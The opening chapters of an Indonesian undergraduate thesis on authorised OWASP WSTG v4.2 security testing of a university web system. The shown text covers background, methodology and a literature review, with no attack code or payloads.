PENGUJIAN KEAMANAN SISTEM INFORMASI BERBASIS WEB BERDASARKAN FRAMEWORK OWASP WSTG v4.2 (STUDI KASUS: SISTEM SEKAWAN v1 UNIVERSITAS ISLAM INDONESIA)

Disusun Oleh:

N a m a : Muhammad Kemal Abdan
NIM : 15523006

PROGRAM STUDI INFORMATIKA – PROGRAM SARJANA
FAKULTAS TEKNOLOGI INDUSTRI
UNIVERSITAS ISLAM INDONESIA
2022

HALAMAN PENGESAHAN DOSEN PEMBIMBING

PENGUJIAN KEAMANAN SISTEM INFORMASI BERBASIS WEB BERDASARKAN FRAMEWORK OWASP WSTG v4.2 (STUDI KASUS: SISTEM SEKAWAN v1 UNIVERSITAS ISLAM INDONESIA)

TUGAS AKHIR

Disusun Oleh:

N a m a	: Muhammad Kemal Abdan
NIM	: 15523006

Yogyakarta, 22 Juli 2022

Pembimbing,

(Fayruz Rahma, S.T., M.Eng.)

HALAMAN PENGESAHAN DOSEN PENGUJI

PENGUJIAN KEAMANAN SISTEM INFORMASI BERBASIS WEB BERDASARKAN FRAMEWORK OWASP WSTG v4.2 (STUDI KASUS: SISTEM SEKAWAN v1 UNIVERSITAS ISLAM INDONESIA)

TUGAS AKHIR

Telah dipertahankan di depan sidang penguji sebagai salah satu syarat untuk memperoleh gelar Sarjana Komputer dari Program Studi Informatika – Program Sarjana di Fakultas Teknologi Industri Universitas Islam Indonesia

Yogyakarta, 22 Juli 2022

Tim Penguji

Fayruz Rahma, S.T., M.Eng. _____

Anggota 1

Erika Ramadhani, S.T., M.Eng. _____

Anggota 2

Moh. Idris, S.Kom., M.Kom. _____

Mengetahui,

Ketua Program Studi Informatika – Program Sarjana

Fakultas Teknologi Industri

Universitas Islam Indonesia

(Dr. Raden Teduh Dirgahayu, S.T., M.Sc.)

HALAMAN PERNYATAAN KEASLIAN TUGAS AKHIR

Yang bertanda tangan di bawah ini:

Nama : Muhammad Kemal Abdan

NIM : 15523006

Tugas akhir dengan judul:

PENGUJIAN KEAMANAN SISTEM INFORMASI BERBASIS WEB BERDASARKAN FRAMEWORK OWASP WSTG v4.2 (STUDI KASUS: SISTEM SEKAWAN v1 UNIVERSITAS ISLAM INDONESIA)

Menyatakan bahwa seluruh komponen dan isi dalam tugas akhir ini adalah hasil karya saya sendiri. Apabila di kemudian hari terbukti ada beberapa bagian dari karya ini adalah bukan hasil karya sendiri, tugas akhir yang diajukan sebagai hasil karya sendiri ini siap ditarik kembali dan siap menanggung risiko dan konsekuensi apa pun.

Demikian surat pernyataan ini dibuat, semoga dapat dipergunakan sebagaimana mestinya.

Yogyakarta, 22 Juli 2022

(Muhammad Kemal Abdan)

HALAMAN PERSEMBAHAN

Alhamdulillahi Robbil ‘Alamin. Segala puji dan syukur atas ke hadirat Allah Subhana Wa Ta’ala yang telah memberikan rahmat, ridho, dan karunia-Nya serta nikmat yang tiada tara kepada kita semua, sehingga kita masih diberikan kesempatan untuk lurus di jalan-Nya. Shalawat serta salam kepada Nabi Muhammad Shallallahu ‘Alaihi Wasallam, sebagai pembawa risalah Allah terakhir dan penyempurna seluruh risalah-Nya yang telah membawa umatnya dari zaman yang gelap gulita ke zaman yang terang benderang. Tugas Akhir ini dibuat dan dipersembahkan kepada seluruh keluarga yang tiada henti memberi dukungannya, kepada teman, sahabat, dan orang istimewa yang selalu menemani dan memberikan semangat, kepada bapak/ibu dosen terutama pembimbing yang selalu memberikan arahan sehingga tugas akhir ini dapat terlaksana dan terselesaikan dengan baik.

HALAMAN MOTO

"Dan barangsiapa yang bertakwa kepada Allah, niscaya Allah menjadikan baginya kemudahan dalam urusannya."

(Q.S At-Talaq: 4)

“Karena sesungguhnya sesudah kesulitan atau kesukaran itu (ada kelapangan) yakni kemudahan”

(QS. Al-Insyirah: 5)

“Yesterday is history, Tomorrow is a mystery, But today is a Gift”

(Bil Keane)

KATA PENGANTAR

Puji syukur penulis panjatkan kepada Allah Subhanahu wa ta'ala atas nikmat dan hidayah-Nya, sehingga tugas akhir yang berjudul "Pengujian Keamanan Sistem Informasi Berbasis Web Berdasarkan Framework OWASP WSTG v4.2 (Studi Kasus: Sistem Sekawan v1 Universitas Islam Indonesia)" dapat terselesaikan dengan baik. Shalawat serta salam tidak lupa senantiasa kita panjatkan kepada Nabi Muhammad Shallallahu 'Alaihi Wasallam, yang telah membawa Islam sampai ke kita dari zaman jahiliyah sampai zaman terang benderang seperti sekarang. Laporan tugas akhir ini menjadi salah satu syarat untuk menyelesaikan studi dan memperoleh gelar Sarjana Program Studi Infromatika pada Fakultas Teknologi Industri, Universitas Islam Indonesia.

Penelitian Tugas Akhir ini tidak lepas dari bimbingan dan dukungan dari bapak/ibu dosen, berbagai rintangan dan hambatan penulis temui dalam melakukan penelitian ini. Namun, dengan bimbingan, motivasi, bantuan, dan do'a yang telah diberikan membuat penulis semangat dan yakin dalam melalui segala rintangan dan hambatan yang ditemui. Dengan penuh kesadaran dan kerendahan hati penulis ucapkan terima kasih dan penghargaan sebesar-besarnya kepada:

1. Kedua orang tua dan seluruh keluarga yang selalu memberi dukungan kepada penulis.
2. Bapak Hendrik, S.T., M.Eng., selaku Ketua Jurusan Informatika Fakultas Teknologi Industri Universitas Islam Indonesia.
3. Bapak Ahmad Munasir Raf'ie Pratama, S.T., MIT., Ph.D. selaku Sekretaris Jurusan Informatika.
4. Bapak Raden Teduh Dirgahayu, S.T., M.Sc. selaku Ketua Program Studi Informatika – Program Sarjana (PSI-PS).
5. Bapak Dhomas Hatta Fudholi, S.T., M.Eng., Ph.D. selaku Sekretaris Program Studi Informatika – Program Sarjana (PSI-PS).
6. Ibu Fayruz Rahma, S.T., M.Eng. selaku Dosen Pembimbing Tugas Akhir yang selalu memberikan bimbingan dan arahan kepada penulis sehingga penelitian ini dapat terselesaikan dengan baik.
7. Safira Fitriana, Dimmas Setyo Irawan, dan Mustafa Widiarto Heryatno, sebagai teman seperjuangan yang telah memberikan cinta, dukungan, dan semangat bagi penulis dalam melakukan penelitian ini.
8. Kepada semua pihak yang telah membantu baik secara langsung maupun tidak langsung.

Semoga dengan selesainya penelitian tugas akhir ini dapat memberikan manfaat kepada semua pihak. Kebenaran datang dari Allah Subhanahu wa ta'ala dan kesalahan adalah murni dari penulis sebagai manusia jika ada kesalahan dalam penelitian ini penulis memohon maaf yang sebesar-besarnya.

Yogyakarta, 22 Juli 2022

(Muhammad Kemal Abdan)

SARI

Perkembangan teknologi informasi sebagai wujud dari adanya perkembangan zaman, menyebabkan terjadinya transisi kebutuhan. Salah satu sektor yang memengaruhinya adalah keamanan. Keamanan informasi merupakan salah satu faktor penting yang harus diperhatikan karena setiap individu membutuhkan rasa aman dalam hidupnya. Informasi pun menjadi aset berharga terutama dalam dunia pendidikan.

Universitas Islam Indonesia sebagai salah satu perguruan tinggi yang bergelut dalam dunia pendidikan, memiliki berbagai macam sistem informasi yang menunjang dalam proses bisnis kampus. Salah satu sistem informasi yang sedang dikembangkan adalah sistem Sekawan. Berdasarkan berbagai macam fungsionalitas sistem, terdapat beberapa masalah yang perlu diperhatikan dari sisi tingkat keamanannya. Karena pengujian keamanan sistem belum pernah dilakukan, tingkat keamanannya masih dipertanyakan.

Pengujian keamanan sistem dapat dilakukan dengan memanfaatkan berbagai macam sumber untuk dijadikan panduan dalam melakukannya. *Open Web Application Security Project* (OWASP) sebagai salah satu organisasi yang berfokus pada peningkatan keamanan perangkat lunak, memiliki segudang *framework* yang sudah diakui di seluruh penjuru dunia. Salah satu *framework* tersebut bernama *Web Security Testing Guide* (WSTG) dan *report* WSTG *Checklist*, yang memiliki versi terbaru saat ini yaitu versi 4.2. *Framework* ini dapat dimanfaatkan untuk melakukan pengujian keamanan sistem Sekawan menggunakan kombinasi beberapa *tools* keamanan web.

Sebelum melakukan pengujian keamanan sistem, dibutuhkan beberapa sumber dalam pengumpulan data seperti studi literatur terkait pengujian sistem, wawancara pengembang sistem, dan analisis terkait sistem. Kemudian dari pengumpulan data tersebut, diimplementasikan menjadi dua kegiatan pengujian berupa *vulnerability scanning* dan *penetration testing* berdasarkan *framework* WSTG v4.2.

Implementasi pengujian tersebut menghasilkan tiga temuan celah kerentanan pada sistem Sekawan antara lain: *Stored* XSS, *Cross-Domain missconfiguration*, dan *Clickjacking*. Kerentanan yang telah ditemukan ini kemudian dapat dianalisis dan diberikan solusi dalam memperbaikinya. Solusi perbaikan ini dapat berupa saran yang disusun menjadi sebuah *report* bagi para pengembang sistem. Berdasarkan solusi tersebut, dapat tercapainya tujuan penelitian yaitu untuk mengembangkan keamanan sistem ke depannya.

Kata kunci: *Framework* OWASP WSTG v4.2, keamanan informasi, pengujian sistem.

GLOSARIUM

Browser	Merupakan sebuah perangkat lunak yang difungsikan untuk membuka atau mengakses sebuah sistem berbasis web.
Client	Pengguna (klien) suatu sistem yang melakukan aksi atau eksekusi tertentu kepada sistem.
Crawling	Proses penelusuran atau penjelajahan suatu objek tertentu.
DOM	(Document Object Model) Antarmuka pemrograman yang memungkinkan skrip dinamis seperti JavaScript untuk mereferensikan hierarki objek dokumen, seperti tautan, form dan lain sebagainya.
Field	Objek yang memiliki struktur penyusun tertentu.
Framework	Kerangka kerja dalam melakukan suatu kegiatan atau aktivitas tertentu.
Get	Proses meminta suata data atau nilai kepada server.
Header	Bagian inti dalam melakukan request (permintaan) dan response (respon) pada suatu halaman web.
Injection	Proses menyuntikan atau memasukkan sesuatu pada suatu objek tertentu.
Intercept	Proses penangkapan dan pemantauan nilai dalam suatu lalu lintas jaringan.
OWASP	(Open Web Application Security Project) Organisasi nirlaba yang fokus pada keamanan web dan menyediakan banyak sumber daya pengujian keamanan web.
Payload	Struktur kode khusus yang memiliki beban variatif untuk digunakan dalam melakukan eksploitasi.
Penetration testing	Proses pengujian keamanan yang dilakukan seseorang dengan menjadikannya sebagai pihak luar terhadap sebuah jaringan atau program.
Post	Proses mengirim suatu data atau nilai kepada server.
Redirect	Proses pengalihan suatu arah tertentu.
Report	Laporan atas hasil dari berbagai prosedur atau langkah yang telah dilakukan.
Request	Sebuah aktivitas permintaan suatu nilai dari client kepada server.

Response	Aktivitas pemberian suatu nilai dari server kepada client.
Role	Peranan suatu pengguna dalam suatu sistem.
Scanning	Proses pemindaian suatu objek tertentu.
Script	Bahasa pemrograman komputer yang menyediakan fasilitas penerjemahan serta kompilasi kode dalam satu rangkaian proses.
Server	Sebuah sistem yang menyediakan jenis layanan terhadap jaringan komputer.
Sink	Istilah dari kelas atau fungsi yang dirancang untuk menerima peristiwa atau eksekusi apa yang masuk dari objek tertentu.
Swf	(Small Web File) File format multimedia, grafik vektor, dan kode ActionScript, yang dirancang berdasarkan program Adobe Flash.
Tools	Sebuah perangkat lunak dalam melakukan proses pengujian.
Vulnerability	Celah kerentanan suatu sistem berupa kelemahan yang dapat mengakibatkan kerusakan.
WSTG	(Web Security Testing Guide) Panduan kerangka kerja yang dirilis oleh OWASP berisikan tahapan- tahapan yang perlu dilakukan dalam melakukan analisis keamanan pada sistem berbasis web.
XSS	(Cross site scripting) serangan injeksi kode pada sisi klien dengan menggunakan sarana halaman web atau web aplikasi.

DAFTAR ISI

DAFTAR TABEL

DAFTAR GAMBAR

BAB I
PENDAHULUAN

1.1 Latar Belakang

Manusia hidup dari masa ke masa dan terus mengalami perkembangan pada berbagai sektor. Salah satu sektor yang terus berkembang adalah Teknologi Informasi. Teknologi Informasi itu sendiri menurut Haag dan Keen (1996) adalah seperangkat alat yang digunakan untuk membantu pekerjaan dalam melakukan tugas-tugas yang berkaitan dengan pemrosesan informasi. Hingga saat ini, pemrosesan informasi tersebut terus berkembang menjadi satu kesatuan wadah sistem yang dikenal sebagai sistem informasi. Menurut Yakub (2012), sistem informasi merupakan kombinasi teratur dari orang-orang, perangkat keras, perangkat lunak, jaringan komunikasi, dan sumber daya yang mengumpulkan, mengubah, dan menyebarkan informasi dalam sebuah organisasi.

Perkembangan teknologi informasi yang terjadi, menyebabkan terjadinya transisi kebutuhan dalam kehidupan. Walaupun demikian, terdapat suatu kebutuhan yang tidak akan pernah luput dalam kehidupan manusia yaitu keamanan. Rasa aman didefinisikan oleh Abraham Maslow dalam Potter & Perry (2006) sebagai suatu kebutuhan yang mendorong individu untuk memperoleh ketenteraman, kepastian dan keteraturan dari keadaan lingkungannya.

Keamanan dalam sistem informasi merupakan salah satu faktor terpenting yang harus diperhatikan bagi tiap individu maupun instansi dalam suatu mekanisme sistem yang telah dibangunnya (Moh. Yunus, 2019). Informasi menjadi aset yang sangat berharga di mana pertukaran informasi dan data menjadi sangat cepat dan mudah karena adanya kemajuan teknologi. Hal ini kemudian akan memunculkan ancaman terhadap keamanan informasi. Di samping itu, terdapat pihak-pihak yang memiliki integritas buruk dan tidak bertanggung jawab melakukan tindakan ilegal demi mendapatkan informasi yang diinginkannya.

Dalam dunia pendidikan, rasa aman tentu saja diperlukan sebagai salah satu kebutuhan sistem. Sistem informasi dalam pendidikan dapat diartikan sebagai kemampuan, syarat atau kriteria yang harus ada untuk memenuhi kebutuhan yang menunjang aktivitas pendidikan, terutama dalam melakukan pemrosesan data. Semakin tinggi jenjang pendidikan suatu instansi, maka akan semakin tinggi pula sensitivitas dan kompleksitas data dan informasinya.

Universitas Islam Indonesia (UII) sebagai salah satu perguruan tinggi yang bergelut dalam dunia pendidikan Indonesia, melakukan pengembangan berbagai sistem informasi yang menunjang dalam kegiatan seputar kampus. Contohnya pada Program Studi Informatika – Program Sarjana (PSI-PS) terdapat sistem yang bernama sistem Sekawan. Sistem ini merupakan salah satu sistem yang dikembangkan oleh pihak PSI-PS untuk menunjang jalur kuliah pada tahun keempat. Tahun keempat merupakan tahun ketika mahasiswa melakukan beberapa jalur seperti Magang, Penelitian, Perintisan Bisnis, Kuliah Luar Negeri, dan Pengabdian Masyarakat. Jalur-jalur ini memiliki kompleksitas data yang berkaitan dengan instansi, baik di dalam maupun di luar lingkungan kampus. Sistem ini bahkan memiliki peran penting dalam menangani berbagai nilai mata kuliah di tahun keempat. Maka dari itu, keamanan dari lalu lintas data ini perlu diperhatikan.

Dari fungsionalitas sistem Sekawan ini, terdapat beberapa masalah yang perlu diperhatikan dari sisi tingkat keamanannya, antara lain:

a. Sistem ini sudah digunakan lebih dari 3 tahun, namun pengujian keamanan sistem belum pernah dilakukan. Dikhawatirkannya terdapat beberapa kerentanan sistem yang belum terdeteksi hingga saat ini.
b. Sistem ini memiliki informasi-informasi sensitif yang berkaitan dengan beberapa golongan civitas akademik dalam jurusan. Dari informasi ini, bisa saja disalahgunakan oleh pihak yang tidak bertanggung jawab.

Berdasarkan uraian permasalahan yang telah disampaikan di atas maka perlu dilakukannya pengujian keamanan terhadap sistem Sekawan ini. Pengujian kemanan sistem dapat dilakukan dengan cara *self-test* yaitu pengujian terhadap web secara legal dengan aktivitas menyerupai *hacker* (Moh. Yunus, 2019). Oleh karena itu, dibutuhkan suatu kerangka kerja untuk melakukan analisis terhadap kerentanan sebuah sistem yang mengacu kepada standar keamanan. Salah satu kerangka kerja keamanan yang populer saat ini adalah kerangka kerja yang dikembangkan oleh *Open Web Application Security Project* (OWASP).

OWASP merupakan suatu organisasi non-profit yang berfokus pada peningkatan keamanan perangkat lunak. Organisasi ini kemudian merilis *Web Security Testing Guide* (WSTG) sebagai panduan atau kerangka kerja yang berisikan tahapan-tahapan yang perlu dilakukan dalam melakukan pengujian suatu web. WSTG ini pun memiliki berbagai macam versi yang selalu diperbarui setiap tahunnya, yang terbaru untuk saat ini (rilis pada Desember 2020) merupakan WSTG v4.2. Kemudian WSTG v4.2 ini dipilih sebagai panduan dalam melakukan pengujian sistem menggunakan kombinasi beberapa *tools* keamanan web.

Selain kerangka kerja WSTG ini, terdapat kerangka kerja lainnya yang digunakan dalam melakukan *reporting* (penyusunan laporan), yaitu WSTG *Checklist* v4.2. Dari berbagai jenis kerangka kerja ini, akan menghasilkan analisis kerentanan yang nantinya berguna untuk mengetahui tingkat keamanan sistem Sekawan. Hal ini dapat dijadikan sebagai saran bagi para pengembang sistem untuk melakukan pengembangan keamanan sistem ke depannya.

1.2 Rumusan Masalah

Berikut ini adalah rumusan masalah berdasarkan latar belakang di atas:

a. Bagaimana cara melakukan pengujian keamanan sistem Sekawan berdasarkan *framework* OWASP WSTG v4.2?
b. Bagaimana cara menganalisis hasil dari pengujian keamanan sistem Sekawan berdasarkan *framework* OWASP WSTG v4.2?

1.3 Batasan Masalah

Ruang lingkup batasan masalah dalam penelitian ini adalah sebagai berikut:

a. Pengujian menggunakan beberapa *tools* keamanan web dari Sistem Operasi Kali Linux dan Windows.
b. Sistem yang diuji adalah sistem pada status *staging*, bukan *on production*.
c. *Penetration Testing* menggunakan metode *Gray-box.*
d. Pengujian sistem berdasarkan WSTG v4.2: 4.11 *Client-side Testing*.

1.4 Manfaat Penelitian

Terdapat beberapa manfaat yang diperoleh dalam penelitian ini:

a. Bagi peneliti
    1. Menambah wawasan seputar keamanan web.
    2. Menjadi pembelajaran dalam membuat sistem ke depannya.
b. Bagi pengembang sistem
    1. Mengetahui celah kerentanan yang mengancam keamanan sistem.
    2. Dapat memperbaiki celah kerentanan sistem.
    3. Dapat meningkatkan keamanan sistem.
c. Bagi pengguna sistem
    1. Merasa aman dan nyaman dalam menggunakan sistem.
    2. Data pengguna menjadi lebih terjamin kredibilitasnya.

1.5 Tujuan Penelitian

Tujuan yang didapat dari penelitian ini adalah menemukan beberapa kesalahan atau celah kerentanan pada sistem sebagai bahan pertimbangan dan saran bagi para pengembang sistem untuk meningkatkan keamanan sistem ke depannya.

1.6 Metodologi Penelitian

Berikut ini adalah tahapan-tahapan yang akan dilakukan dalam penelitian ini:

a. Pengumpulan data
   1. Studi literatur

      Tahap ini dilakukan untuk mencari sumber referensi yang berasal dari jurnal, *paper*, buku, dan berbagai jenis literatur lainnya yang berkaitan dengan penelitian yang akan dikerjakan.
   2. Wawancara

      Tahap ini dilakukan untuk mengetahui lebih dalam seputar informasi yang berkaitan dengan Sistem Sekawan. Wawancara dilakukan dengan beberapa Pengembang Sistem Sekawan sebagai narasumber.
   3. Analisis sistem

      Pada tahap ini dilakukan eksplorasi terkait fitur-fitur dan berbagai fungsionalitas sistem Sekawan, yang kemudian akan dijadikan sumber referensi untuk dianalisis dalam mencari aspek sistem mana yang membutuhkan keamanan yang lebih.
   4. Analisis kebutuhan

      Pada tahap ini, analisis dilakukan untuk mengetahui hal apa saja yang dibutuhkan dalam melakukan tahap selanjutnya yaitu tahap implementasi.

b. Implementasi

   Pada tahap ini mulai dilakukannya *Vulnerability Scanning* dan *Penetration Testing* menggunakan *Framework* WSTG v4.2 secara *Gray-Box* guna mendapatkan informasi kelemahan sistem dengan kombinasi beberapa *tools* keamanan web yang telah ditentukan.

c. Analisis hasil

   Merupakan tahapan akhir yang dilakukan dalam penelitian ini. Pada tahap ini, mulai dilakukannya analisis hasil dari implementasi sebelumnya. Analisis hasil ini dibantu dengan pengisian WSTG *Checklist* v4.2 untuk memberikan gambaran berupa keseluruhan hasil. Kemudian, analisis hasil ini akan disusun menjadi suatu *Report* yang dapat dijadikan

sebagai saran bagi para pengembang untuk meningkatkan keamanan sistem Sekawan ke depannya.

1.7 Sistematika Penulisan

Untuk memberikan gambaran secara menyeluruh mengenai masalah yang akan dibahas dalam penulisan laporan tugas akhir ini, maka sistematika laporan ini dibagi menjadi lima bab. Adapun penjabarannya sebagai berikut:

BAB I PENDAHULUAN

Bab pendahuluan berisi tentang latar belakang masalah, rumusan masalah, batasan masalah, manfaat penelitian, tujuan penelitian, metodologi penelitian, dan sistematika penulisan laporan Pengujian Keamanan Sistem Informasi Berbasis Web berdasarkan *Framework* OWASP sistem Sekawan UII.

BAB II LANDASAN TEORI

Bab ini berisi tinjauan penelitian serupa sebagai perbandingan dan acuan dalam melaksanakan penelitian ini. Bab ini juga membahas tentang teori dasar yang diterapkan dalam pengujian keamanan sistem serta detail beberapa jenis *Framework* dari OWASP yang digunakan. Selain itu, dalam bab ini juga terdapat penjelasan tentang objektif pengujian yaitu Sistem Sekawan UII, serta perangkat lunak yang digunakan untuk melakukan pengujian keamanan.

BAB III METODOLOGI

Bab ini membahas tentang metode apa saja yang dilakukan dalam penelitian, dimulai dari tahapan masukan yang diimplementasikan menjadi pengujian. Bab ini juga membahas perancangan metode pengujian secara sistematis. Selain itu, metode dalam pembentukan analisis hasil sebagai bentuk keluaran dari implementasi juga dijabarkan pada bab ini.

BAB IV HASIL DAN PEMBAHASAN

Bab ini berisi tentang detail pembahasan dan analisis terkait apa dan bagaimana suatu hasil bisa didapatkan dari beberapa proses pengujian yang telah dilakukan. Keluaran dari analisis hasil berupa *report* juga dijelaskan pada bab ini.

BAB V KESIMPULAN DAN SARAN

Bab ini berisi penutup yang meliputi kesimpulan-kesimpulan dan saran-saran dari hasil keseluruhan penelitian yang telah dilakukan.

BAB II
LANDASAN TEORI

Sebelum melakukan penelitian, dibutuhkan sumber daya berupa ilmu pengetahuan terkait penelitian yang akan dilakukan. Sumber daya tersebut dapat berupa penelitian serupa yang telah ada sebelumnya untuk dijadikan acuan penelitian, serta beberapa teori dasar terkait pengetahuan seputar pengujian sistem. Dengan adanya sumber daya ini, diharapkan dapat memberikan arahan serta gambaran dalam melakukan penelitian.

2.1 Tinjauan Penelitian Serupa

Berbagai penelitian yang memiliki topik terkait keamanan web sudah banyak dilakukan sebelumnya. Beberapa penelitian dinilai memiliki pembahasan yang dapat dijadikan tolok ukur atau acuan dalam melakukan penelitian ini. Penelitian-penelitian tersebut berasal dari berbagai sumber seperti dari dalam maupun luar negeri, dan juga memiliki topik yang sama namun dengan studi kasus yang berbeda-beda.

Berikut adalah penjelasan singkat dari enam penelitian yang dijadikan sumber dalam penelitian ini:

a. Penelitian Sönmez (2019) dari Universitas Mahallesi Turki melakukan uji keamanan menggunakan kerangka kerja OWASP. Salah satu kerangka kerja yang digunakan adalah *Application Verification Standard Project* (ASVS) v3.0. Berdasarkan kerangka kerja tersebut, kemudian dibentuklah pemetaan metrik-metrik kualitatif yang bernama *Security Qualitative Metrics for OWASP* v1.0.0. Kemudian dari metrik-metrik kualitatif ini digunakan untuk melakukan penilaian standar persyaratan keamanan terhadap suatu web yang tidak disebutkan namanya.
b. Penelitian Pratama & Wiradarma (2019) dari Universitas Udayana Bali melakukan uji keamanan terhadap suatu web yang dibangun oleh X *Company*. Peneliti-peneliti ini menggunakan kerangka kerja OWASP v4.2 untuk melakukan pengujiannya. Hasil pengujian menunjukkan bahwa komponen *website builder* masih dapat ditembus dan dianalisis oleh penyerang. Beberapa rekomendasi diberikan untuk meningkatkan keamanan web agar lebih baik ke depannya.
c. Penelitian Ghozali, Kusrini, & Sudarmawan (2019) dari Universitas Amikom Yogyakarta melakukan uji keamanan terhadap suatu web yang dibangun oleh PT. Gitsolution. Kerangka kerja OWASP *Risk Rating Methodology* digunakan untuk menghitung hasil

pengujiannya. Hasil perhitungan tersebut menunjukkan beberapa risiko yang muncul ke dalam beberapa kriteria tingkatan.

d. Penelitian Riadi & Yudhana (2018) dari Universitas Ahmad Dahlan Yogyakarta melakukan uji keamanan terhadap *webserver Open Jurnal System* (O.J.S.) menggunakan kerangka kerja OWASP v4.0. Dari pengujian tersebut ditemukan beberapa kerentanan yang dapat memanipulasi berkas lokal dengan melakukan serangan *Cross-Site Scripting* (XSS).

e. Penelitian Yunus (2019) dari Universitas Gunadarma Jawa Barat melakukan uji keamanan terhadap suatu web menggunakan kerangka kerja OWASP v4.0. Hasil pengujian tersebut menunjukkan banyak kerentanan yang ditemukan pada beberapa tahap. OWASP v4.0 dinilai memumpuni untuk dijadikan standar penilaian keamanan aplikasi berbasis web.

f. Penelitian Hidayah (2021) dari Universitas Telkom Bandung Jawa Barat melakukan uji keamanan terhadap web ABC menggunakan kerangka kerja OWASP WSTG v4.2 dan OWASP *Risk Rating Methodology*. Hasil penelitian mengungkapkan ditemukannya delapan *vulnerability* yang ada pada web. Setelah dilakukan penilaian risiko secara keseluruhan, dari delapan *vulnerability* terhadap web ABC termasuk dalam kategori *low*.

Berikut ini adalah Tabel 2.1 yang menunjukkan perbandingan kompleksitas penelitian ini dengan penelitian serupa yang telah ada sebelumnya:

Tabel 2.1 Perbandingan penelitian serupa

No.	Peneliti	Objek Penelitian	Versi OWASP	*Tools* keamanan web	*Penetration Testing*
1	Penelitian ini	Sistem Sekawan Universitas Islam Indonesia	WSTG v4.2, , WSTG *Checklist* v4.2	Burp Suite, OWASP ZAP	*Gray-Box Testing*
2	Ferda Özdemir (2019)	Aplikasi Berbasis Web (Nama Aplikasi tidak disebutkan)	ASVS v3.0, *Security Qualitative Metrics* v1.0.0	-	-
3	I Putu Agus Eka Pratama, Anak Agung Bagus Arya Wiradarma (2019)	Situs web yang dibangun oleh X *Company*	OWASP v4.2	Maltego	-

4	Bahrun Ghozali, Kusrini, Sudarmawan (2019)	Sistem Informasi Harga Komoditas Utama yang dibangun oleh PT.Gitsolution	*Risk Rating Methodology*	*Acunetix Web Vulnerability Scanner*	-
5	Yunanri W., Imam Riadi, Anton Yudhana (2018)	*Webserver Open Jurnal System* (O.J.S.)	OWASP v4.0	OWASP ZAP	-
6	Moh. Yunus (2019)	Aplikasi Berbasis Web (Nama Aplikasi tidak disebutkan)	OWASP v4.0	OWASP ZAP	*Gray-Box Testing*
7	Rezshal Hidayah (2021)	*Website* ABC	WSTG v4.2, *Risk Rating Methodology*	Burp Suite, OWASP ZAP	*Black-Box Testing*

2.2 Teori Dasar

Dalam sebuah penelitian, dibutuhkan berbagai sumber berupa teori-teori yang digunakan untuk merealisasikannya. Menurut Turner (1978), teori adalah sebuah proses dalam mengembangkan ide-ide yang membantu untuk menjelaskan bagaimana dan mengapa suatu peristiwa dapat terjadi. Dengan adanya proses tersebut, diharapkan teori-teori yang ditemukan dan dipelajari ini dapat membantu proses penelitian. Berbagai macam teori tersebut antara lain sebagai berikut:

2.2.1. Keamanan Informasi

Keamanan informasi dapat diartikan sebagai upaya untuk mengamankan aset informasi terhadap ancaman yang mungkin timbul. Semakin banyak informasi yang disimpan, dikelola dan dibagikan, maka semakin besar pula risiko terjadinya kerusakan, kehilangan, atau tersebarnya data ke pihak eksternal yang tidak diinginkan.

Keamanan informasi menurut Perrin (2008), memiliki tiga aspek penting yang perlu diperhatikan. Aspek tersebut dikenal dengan "*CIA Triad*" yang terdiri dari *Confidentiality, Integrity* dan *Availability*.

a. *Confidentiality* (kerahasiaan) merupakan aspek yang menjamin kerahasiaan data atau informasi, artinya informasi hanya dapat diakses oleh orang yang berwenang dan menjamin kerahasiaan data yang dikirim, diterima dan disimpan.

b. *Integrity* (integritas) merupakan aspek yang menjamin bahwa data tidak dapat diubah tanpa adanya izin pihak yang berwenang (*authorized*), data harus terjaga keakuratan dan keutuhan informasinya.
c. *Availability* (ketersediaan) merupakan aspek yang menjamin bahwa data akan tersedia saat dibutuhkan, dan memastikan pengguna yang berhak dapat menggunakan informasi terkait yang diperlukannya.

Menurut Whitman & Mattord (2010), informasi merupakan salah satu aset yang penting untuk dilindungi keamanannya. Kebocoran informasi dan kegagalan pada sistem dapat mengakibatkan kerugian pada sisi finansial maupun produktivitas suatu instansi. Namun demikian, keamanan dapat dicapai dengan beberapa cara atau strategi yang dapat dikombinasikan satu dengan lainnya. Strategi-strategi dari keamanan informasi masing-masing memiliki fokus dan dibangun dengan tujuan tertentu sesuai kebutuhan, antara lain yaitu:

1. *Physical security*, memfokuskan pada strategi untuk mengamankan individu atau anggota organisasi, aset fisik, dan tempat kerja dari berbagai ancaman yang meliputi bahaya kebakaran, akses tanpa otorisasi, dan bencana alam.
2. *Personal security*, berhubungan dengan keamanan personil (keanggotaan). Biasanya saling berhubungan dengan ruang lingkup *physical security*.
3. *Operational security*, membahas bagaimana strategi suatu instansi untuk mengamankan dan menjamin segala kegiatan beroperasi tanpa adanya gangguan.
4. *Communication security*, mengamankan media komunikasi dan teknologi yang terkait. Serta kemampuan untuk memanfaatkan media dan teknologi komunikasi untuk mencapai tujuan instansi.
5. *Network security*, memfokuskan pada bagaimana pengamanan peralatan jaringannya, data instansi, jaringan dan isinya, serta kemampuan untuk menggunakan jaringan tersebut dalam memenuhi kebutuhan instansi.

Masing-masing komponen tersebut berkontribusi dalam program keamanan informasi secara keseluruhan. Jadi, keamanan informasi melindungi sistem maupun perangkat yang digunakan untuk menyimpan dan mengirimkan informasi.


2.2.2. Pengujian Keamanan Jaringan

Pengujian Keamanan Jaringan (*Network Security Test*) merupakan pengujian menggunakan perangkat lunak yang mengungkap kerentanan, ancaman, risiko dalam aplikasi perangkat lunak dan mencegah serangan jahat dari penyusup. Tujuannya adalah untuk

mengidentifikasi semua kemungkinan celah dan kelemahan dari sistem perangkat lunak yang dapat mengakibatkan hilangnya informasi, pendapatan, reputasi kepada pihak-pihak yang tidak diinginkan.

Tujuan utama dari *Network Security Testing* adalah untuk mengidentifikasi ancaman dalam sistem dan mengukur potensi kerentanannya, sehingga ancaman dapat dihadapi dan sistem tidak berhenti berfungsi atau tidak dapat dieksploitasi. Hal ini juga membantu dalam mendeteksi semua kemungkinan risiko keamanan dalam sistem dan membantu pengembang untuk memperbaiki masalah yang ada.

Menurut Hamilton (2014), terdapat tujuh jenis pengujian keamanan utama sesuai dengan *Open-Source Security Testing methodology manual*, seperti pada Gambar 2.1 berikut:



Gambar 2.1 Tujuh jenis *Security Testing* (Hamilton, 2014)

